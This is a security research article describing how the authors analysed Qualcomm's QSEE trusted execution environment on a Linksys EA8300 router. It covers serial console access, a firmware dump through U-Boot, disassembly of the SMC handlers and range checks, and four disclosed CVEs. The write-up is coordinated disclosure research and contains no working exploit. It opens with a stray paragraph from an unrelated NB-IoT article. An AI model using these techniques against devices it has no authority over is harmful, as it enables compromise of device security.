For NB-IoT, we believe that chip / module vendors should update third-party libraries or chip firmware in a timely manner. When using coap and mqtt as communication protocols, TLS and authentication should be adopted to improve security.

In the part of EPC, operators should make a good network access policy to improve the security of the network. □

EXPLOITING QSEE, THE RAELIZE WAY!

Cristofaro Mune and Niek Timmers

INTRODUCTION

The Qualcomm IPQ40xx family of chips, which includes the IPQ4018, IPQ4019, IPQ4028 and IPQ4029, are popular System-on-Chip (SoC) solutions for consumer and enterprise networking products. Many devices like the ASUS RT-AC58U, Cisco Meraki MR33 and Aruba AP-365 use an IPQ40xx chip as the main System-on-Chip (SoC) in their design.

The OpenWRT Project supported device database shows at least 34 products, manufactured between 2018 and 2020, that are designed around a IPQ40xx chip. The total number of products is likely much larger as many devices, like the Netgear Orbi RB20, are not supported by OpenWRT and therefore not included in the database.

We often analyze networked devices and it's not surprising that an IPQ40xx-based device found a way to our lab. We got extremely interested once we recognized that this SoC supports Secure Boot and a Trusted Execution Environment (TEE) made by Qualcomm (hereinafter simply referred to as 'QSEE').

During the last decade, the availability of devices with a TEE has increased, answering the need for securing the execution of critical code on multi-purpose devices. Most, if not all, mobile phones include nowadays a TEE to support the implementation of multiple security critical use cases in parallel. The mobile phones based on Qualcomm Snapdragon SoCs typically implement QSEE as well.

Moreover, TEE implementations are also present on devices like Smart TVs (e.g. for DRM), set-top-boxes (e.g. for PayTV) and even ECUs used by modern vehicles. Still, the availability of a TEE on a consumer networking product, like the Linksys EA8300, is somewhat surprising. Differently from Secure Boot, any use case, other than providing an additional layer of security, has not clearly emerged yet.

We've analyzed multiple IPQ40xx-based products and found QSEE implemented on all of them. However, this does not imply that QSEE is actually actively used once the device is fully initialized. For example, the Linksys EA8300 is only communicating with QSEE during boot. We believe the IPQ40xx SDK includes QSEE by default and therefore is therefore always initialized by the Qualcomm bootloaders. This means, an OEM like Linksys, may only have limited control or insights whether QSEE is present on a product or not.

We identified multiple critical vulnerabilities for which the following CVEs were assigned: CVE-2020-11256, CVE-2020-11257, CVE-2020-11258 and CVE-2020-11259. We successfully exploited all these vulnerabilities and we were able to execute arbitrary code within QSEE, effectively compromising the security of this additional layer of protection.

These software vulnerabilities can easily be fixed using a software update, even to devices already in the field. Therefore, we decided to test if the Qualcomm IPQ40xx chips are vulnerable to Electromagnetic Fault Injection (EMFI). This type of attack is able to break any software security model by altering the expected behavior is possible.

We determined after a week of testing that these chips are indeed vulnerable and can be used by an attacker to execute arbitrary code within QSEE without relying on any software vulnerability.

As far as we know, this is one of the first public examples, where hardware fault injection is used to break the security model of a TEE, by altering the intended behavior of software. We reported both the software and hardware vulnerabilities in Qualcomm using a coordinated disclosure process (Q3 2021).

Qualcomm indicated that fixes for the software vulnerabilities were distributed to their customers. However, they also indicated that FI attacks are out of scope of the chip's threat model. Therefore, an attacker capable of injecting EM glitches, is always able break into QSEE, without relying on any software vulnerability.

TARGET

Figure 1: Qualcomm IPQ4019 SoC

The Linksys EA8300 is a AC2200 Wi-Fi Tri-Band Router. Some of the information we used was obtained from Open WRT's website and FCCID's website. This device is designed around the Qualcomm IPQ4019 SoC which is shown in Figure 1.

Our interest was immediately sparked after reading its product description as it supports two of our favorite security features: Secure Boot and TEE.

It's always interesting to start analyzing a new device in a black-box setting and with much anticipation we were looking forward to the activities ahead of us. We never know what exactly to expect, but we may easily end up into our favorite activity: identifying and exploiting vulnerabilities.

Serial Interface

Hardware hacking often starts with opening the device. The next step is scoping out useful signals like the serial interface, which often provides a (root) shell on consumer networking products.

It would not be the first time such interface is clearly marked on the on the printed circuit board (PCB). For the Linksys EA8300, the serial interface is present on an unpopulated connector that's easily accessible as is shown in Figure 2.




Figure 2: Serial interface on the Linksys EA8300

Conveniently, the pin-out and other information required

for communicating with the serial interface can be found on OpenWRT's website. This spares us the probing of the pins for determining the required parameters. There's no harm done standing on the shoulders of others!

Boot Log

After connecting to the serial interface, we observe what's send over this communication interface by the device during boot. Immediately we are presented with a stream of interesting print statements. The printing during boot, shown in Listing1, is done by the boot stages developed by Qualcomm: PBL and SBL1.

```
S - QC_IMAGE_VERSION_STRING=BOOT.BF.3.1.1-00108
S - IMAGE_VARIANT_STRING=DAACANAZA
S - OEM_IMAGE_VERSION_STRING=CRM
S - Boot Config, 0x00000025
S - Reset status Config, 0x00000010
S - Core 0 Frequency, 0 MHz
B -       261 - PBL, Start
...
B -    196174 - PBL, End
B -    196198 - SBL1, Start
...
B -    520319 - Image Load, Start
D -    143867 - QSEE Image Loaded, Delta
B -    664611 - Image Load, Start
D -      2116 - SEC Image Loaded, Delta
B -    674745 - Image Load, Start
D -    187171 - APPSBL Image Loaded, Delta
B -    862309 - QSEE Execution, Start
D -        56 - QSEE Execution, Delta
B -    868531 - SBL1, End
D -    674334 - SBL1, Delta
S - Flash Throughput, 2087 KB/s
S - DDR Frequency, 672 MHz
```

Listing 1: Boot printing by PBL and SBL1

If you are familiar with Qualcomm-based devices, you may recognize the typical boot flow where the PBL and SBL1 are printing timestamped log lines. If you're interested, more details about the boot process of Qualcomm-based mobile phones is provided by this great blog post by Quarkslab.

However, the boot process of our target device has more commonalities with older mobile phones, as shown in this advisory (2017) by Aleph Security.

Once the execution of the SBL1 completes, the control is passed to the U-Boot bootloader, which is a common boot stage for loading Linux. Conveniently, we were able to break into the U-Boot console by pressing a key during boot, which is shown in Listing2.

```
U-Boot 2012.07 [Chaos Calmer 15.05.1,r35193] (...)

CBT U-Boot ver: 1.2.9

smem ram ptable found: ver: 1 len: 3
DRAM:  256 MiB
machid : 0x8010006
NAND:  ID = 9590daef
...
ipq40xx_ess_sw_init done
Updating boot_count ... done

Hit any key to stop autoboot:  0
(IPQ40xx) #
```

Listing 2: Boot printing by U-Boot

The U-Boot console typically includes very useful com- mands. However, it really depends on the device which com- mands are really available, as the manufacturer is free to add or remove commands. Luckily for us, the U-Boot console on this target is fairly rich and we are presented with lots of useful functionality.

ARM TRUSTZONE

In order to have a clear understanding of the different security boundaries, let's quickly revisit some TEE basics. The Rich Execution Environment (REE), or Non-secure World, is the environment where the typical user applications are executed. The Security Extensions of the ARMv7-A architecture, i.e. ARM TrustZone, introduce support for an additional Trusted Execution Environment (TEE), or Secure World, which is the environment where the security critical applications are executed.

The underlying platform, in other words the hardware, is responsible for providing adequate functionality to securely implement both these environments. These two environments are distinguished by the Non- Secure (NS) bit (i.e. SCR.NS). This bit set to 1 for execution of REE code and set to 0 when executing TEE code.



Application #1
Application #2
Application #3
Rich Execution Environment (REE) operating system
Trusted Application (vKey)
Trusted Application (DRM)
Trusted Application (Telematics)
Trusted Execution Environment (TEE) operating system
Hardware Platform

Figure 3: ARM TrustZone

The transition between these two execution modes is governed by the Monitor mode, which traps the execution of Secure Monitor Call (SMC) instructions. More details about this technology is available in ARM's Architecture Reference Manual for the ARMv7-A architecture.

When the IPQ40xx is released from reset, execution starts at the highest level of privilege. This allows the code to have unrestricted access to the hardware.

The Primary Boot Loader (PBL), implemented in the SoC's read-only memory (ROM), loads the second stage bootloader (SBL1) into internal SRAM. The SBL1 is responsible for several things, including initializing the external DDR, loading QSEE from flash and loading U-Boot from flash.

It's important to raelize that the PBL and SBL1 are executed at the highest privilege level as they are responsible for loading the QSEE. Moreover, it's likely that the U-Boot bootloader is running at a much lower privilege as it's mostly responsible for loading Linux.

EXTRACTING QSEE BINARY

The U-Boot console provides a convenient and powerful environment for accessing the flash. For example, we can use the smeminfo command in order to get an overview of the flash partitions, which is shown in Listing3. The QSEE binary that we are after is actually stored in a dedicated partition.

```
(IPQ40xx) # smeminfo
flash_type:             0x2
flash_index:            0x0
flash_chip_select:      0x0
flash_block_size:       0x20000
flash_density:          0x100000
partition table offset  0x0
No.: Name           Attributes      Start     Size
  0: 0:SBL1         0x0000ffff        0x0 0x100000
  1: 0:MIBIB        0x0000ffff 0x100000 0x100000
  2: 0:QSEE         0x0000ffff 0x200000 0x100000
...
```

Listing 3: U-Boot's smeminfo command

Extracting the flash contents is fairly easy using the com- mands provided by the U-Boot console. First, we use the nand command to read the flash contents to volatile memory (e.g. SRAM or DDR).

Then, we use the tftpput command to dump the flash contents from volatile memory via the network to our TFTP server. This allows us to extract the entire flash without any soldering.

ANALYZING QSEE

The QSEE partition is actually a flat binary that can be analyzed directly using your favorite decompiler. Unfortunately, being a flat binary, there is no meta data present in the binary which could tell us about its structure.

We know that the IPQ40xx processor implements the ARMv7 architecture and therefore we know to expect ARM AArch32 Little Endian (LE) code. We load the QSEE binary into IDA Pro and select the ARM32 Little Endian architecture. We determined that the loading address of the QSEE binary is 0x87E80000 by analyzing the absolute addresses used by the code.

The ARMv7 exception vector is found at the start of the QSEE binary. It's used to handle the processor's exceptions, including the exception raised by a SMC instruction. This mechanism is standardized and therefore we could easily define the correct names for each exception handler as is shown in Figure 4.

The code responsible for handling the SMC instruction is easily identified by following the Software Interrupt exception handler. This code extracts the SMC ID from register R0 in order to determine which SMC handler routine should be called. We determined that all SMC handler routines are defined in a table located at address 0x87EB465C in the QSEE binary as is shown in Figure 5.

Each of the SMC handler routines can be called using their unique SMC ID, which is also present in the table. For example, the SMC handler routine tzbsp_pil_init_image_ns can be called by using the SMC ID 0x805. The table also contains other useful information for reverse engineering the code, like the name of the SMC handler routine.

RANGE CHECKS

The memory is partitioned in Secure and Non-secure mem- ory, using hardware controllers that are configured when the TEE is initialized. This is likely done by the SBL1 bootloader during boot.

All code and data related to QSEE, including any Trusted Application (TA), should be stored within secure memory. In other words, none of the code and data used by QSEE should be accessible by the REE.


The REE passes the SMC handler routine's arguments by register. For example, ARG1 is stored in register R1, ARG2 is stored in R2 and so on. Buffers are passed by reference using memory that's accessible by both the REE and TEE.

Typically, this is simply just non-secure memory. As QSEE has no knowledge of the REE's virtual mapping, all pointers passed by the REE point to physical memory.


It's the responsibility of QSEE to carefully check the arguments received from the REE. For example, QSEE should check whether the buffer passed by the REE, described by a pointer and a size argument, is not located within secure memory.

Otherwise, it may be possible to read or write secure memory from the REE. While analyzing the SMC handler routines, we've identified the functions responsible for performing these range checks as is shown in Figure6.

The function tzbsp_is_nsec_range validates the buffer passed by the REE




```
LOAD:87E80000             exception_vector                      ; DATA XREF: LOAD:87E801B0↓o
LOAD:87E80000                                                   ; LOAD:87E80304↓o ...
LOAD:87E80000 64 F3 9F E5                 LDR             PC, =Reset
LOAD:87E80004             ; ---------------------------------------------------------------------------
LOAD:87E80004 64 F3 9F E5                 LDR             PC, =Undefined_Instr
LOAD:87E80008             ; ---------------------------------------------------------------------------
LOAD:87E80008 64 F3 9F E5                 LDR             PC, =Software_Interrupt
LOAD:87E8000C             ; ---------------------------------------------------------------------------
LOAD:87E8000C 64 F3 9F E5                 LDR             PC, =Prefetch_Abort
LOAD:87E80010             ; ---------------------------------------------------------------------------
LOAD:87E80010 64 F3 9F E5                 LDR             PC, =Data_Abort
LOAD:87E80014             ; ---------------------------------------------------------------------------
LOAD:87E80014 64 F3 9F E5                 LDR             PC, =IRQ_FIQ
LOAD:87E80018             ; ---------------------------------------------------------------------------
LOAD:87E80018 60 F3 9F E5                 LDR             PC, =IRQ_FIQ
LOAD:87E8001C             ; ---------------------------------------------------------------------------
```



```
LOAD:87EB465C 01 08 00 00 smc_handlers_funcs DCD 0x801          ; DATA XREF: LOAD:smc_handlers_func_ptr2↑o
LOAD:87EB465C                                                   ; LOAD:smc_handlers_func_ptr↑o ...
LOAD:87EB4660 18 60 EA 87                DCD aTzbspPilInitIm     ; "tzbsp_pil_init_image_ns"
LOAD:87EB4664 3D 00 00 00                DCD 0x3D
LOAD:87EB4668 1F 8E E8 87                DCD tzbsp_pil_init_image_ns+1
LOAD:87EB466C 02 00 00 00                DCD 2
LOAD:87EB4670 04 00 00 00                DCD 4
LOAD:87EB4674 04 00 00 00                DCD 4
LOAD:87EB4678 05 08 00 00                DCD 0x805
LOAD:87EB467C 30 60 EA 87                DCD aTzbspPilAuthRe     ; "tzbsp_pil_auth_reset_ns"
LOAD:87EB4680 3D 00 00 00                DCD 0x3D
LOAD:87EB4684 3B 90 E8 87                DCD tzbsp_pil_auth_reset_ns+1
LOAD:87EB4688 01 00 00 00                DCD 1
LOAD:87EB468C 04 00 00 00                DCD 4
LOAD:87EB4690 02 08 00 00                DCD 0x802
LOAD:87EB4694 48 60 EA 87                DCD aTzbspPilMemAre     ; "tzbsp_pil_mem_area"
LOAD:87EB4698 0D 00 00 00                DCD 0xD
LOAD:87EB469C AF 89 E8 87                DCD tzbsp_pil_mem_area+1
LOAD:87EB46A0 03 00 00 00                DCD 3
LOAD:87EB46A4 04 00 00 00                DCD 4
LOAD:87EB46A8 04 00 00 00                DCD 4
LOAD:87EB46AC 04 00 00 00                DCD 4
LOAD:87EB46B0 06 08 00 00                DCD 0x806
LOAD:87EB46B4 5B 60 EA 87                DCD aTzbspPilUnlock     ; "tzbsp_pil_unlock_area"
LOAD:87EB46B8 0D 00 00 00                DCD 0xD
LOAD:87EB46BC 0B 8A E8 87                DCD tzbsp_pil_unlock_area+1
LOAD:87EB46C0 01 00 00 00                DCD 1
LOAD:87EB46C4 04 00 00 00                DCD 4
```

Top: Figure 4: QSEE exceptions; Bottom: Figure 5: ARM TrustZone



```
; int __fastcall tzbsp_pil_get_mem_area(int unused, uint32_t mem_range_struct_ptr, size_t size)
              tzbsp_pil_get_mem_area
10 B5         PUSH            {R4,LR}
08 2A         CMP             R2, #8
0C 46         MOV             R4, R1
02 D2         BCS             loc_87E8911E
```

```
6F F0 0F 00 MOV             R0, #0xFFFFFFF0
10 BD       POP             {R4,PC}
```

```
            loc_87E8911E            ; size
08 21       MOVS            R1, #8
20 46       MOV             R0, R4  ; start addr
00 F0 0A F8 BL              tzbsp_is_nsec_range
28 B1       CBZ             R0, loc_87E89134
```


```
21 1D       ADDS            R1, R4, #4
20 46       MOV             R0, R4
BD E8 10 40 POP.W           {R4,LR}
FC F7 B8 BD B.W             get_mem_area
```

```
            loc_87E89134
6F F0 11 00 MOV             R0, #0xFFFFFFEE
10 BD       POP             {R4,PC}
            ; End of function tzbsp_pil_get_mem_area
```

Figure 6: Usage of a range check

using the is_allowed_range function. This function uses a table with secure ranges to determine what memory should be considered secure memory.


This function checks, among a few other things, if the start of the buffer (i.e. pointer) and end of the buffer (i.e. pointer + size) are overlapping with secure memory as is shown in Figure 7 below.



```
signed int __fastcall is_allowed_range(unsigned int *sec_range_table_ptr, unsigned int *start_addr, unsigned int *end_addr)
{
  int i; // r4
  unsigned int *range_addr; // r3
  unsigned int *range_start; // r5
  secure_range *sec_range; // r5

  if ( end_addr < start_addr )
    return 0;
  for ( i = 0; ; ++i )
  {
    sec_range = (secure_range *)&sec_range_table_ptr[4 * i];
    if ( sec_range->id == 0xFFFFFFFF )
      break;
    if ( !(sec_range->flags & 2) )
      continue;
    range_addr = sec_range->end_addr;
    if ( !range_addr )
    {
      range_addr = sec_range->start_addr;
      if ( range_addr <= start_addr )
        return 0;
LABEL_10:
      if ( range_addr <= end_addr )
        return 0;
      continue;
    }
    range_start = sec_range->start_addr;
    if ( range_start <= start_addr && range_addr > start_addr || range_start <= end_addr && range_addr > end_addr )
      return 0;
    if ( range_start > start_addr )
      goto LABEL_10;
  }
  return 1;
}
```

Figure 7: is allowed range function

The table, that defines three secure ranges, is shown in Figure 8 below.



```
LOAD:87EAB1E0 00 00 00 00+secure_range_tbl secure_range <0, 2, 0, 0x7FFFFFFF>; 0
LOAD:87EAB1E0 02 00 00 00+                                         ; DATA XREF: sub_87E83246+C↑o
LOAD:87EAB1E0 00 00 00 00+                                         ; sub_87E8416E+6↑o ...
LOAD:87EAB1E0 FF FF FF 7F+                secure_range <1, 2, 0x90000000, 0xFFFFFFFF>; 1
LOAD:87EAB1E0 01 00 00 00+                secure_range <2, 2, exception_vector, 0x87FFFFFF>; 2
LOAD:87EAB1E0 02 00 00 00+                secure_range <3, 1, 0, 0>; 3
LOAD:87EAB1E0 00 00 00 90+                secure_range <4, 1, 0, 0>; 4
LOAD:87EAB1E0 FF FF FF FF+                secure_range <5, 1, 0, 0>; 5
LOAD:87EAB1E0 02 00 00 00+                secure_range <6, 1, 0, 0>; 6
LOAD:87EAB1E0 02 00 00 00+                secure_range <7, 1, 0, 0>; 7
LOAD:87EAB1E0 00 00 E8 87+                secure_range <8, 1, 0, 0>; 8
LOAD:87EAB1E0 FF FF FF 87+                secure_range <9, 1, 0, 0>; 9
LOAD:87EAB1E0 03 00 00 00+                secure_range <0xFFFFFFFF, 0, 0, 0>; 0xA
```

Figure 8: Secure Range Table

This means, that whenever thetzbsp_is_nsec_range function is used to check the SMC handler routine's arguments, the buffer passed by the REE cannot overlap with: 0x0 to 0x7ffffff, 0x90000000 to 0xffffffff and 0x87E80000 to 0x87ffffff. In other words, buffers are only allowed when they are between 0x80000000 to 0x87E80000 and between 0x88000000 to 0x90000000. Until now, everything looks secure!

QSEE SW VULNERABILITIES

It's expected that functionality exists to check the arguments passed to the SMC handler routines. However, it would definitely not be the first time that such functionality is not used, or used incorrectly. Therefore, it's always a good idea to start analyzing the correct usage of such checks first.

Long story short, we've identified several SMC handler routines where the arguments are not properly checked. There were either no range checks, or they were used incorrectly. This resulted in the identification of 4 critical vulnerabilities.

- CVE-2020-11256 tzbsp blow fuses and reset
- CVE-2020-11257 usb calib
- CVE-2020-11258 tzbsp version set
- CVE-2020-11259 tzbsp version get

The above vulnerabilities require the ability to issue an SMC request to QSEE, either directly or indirectly.

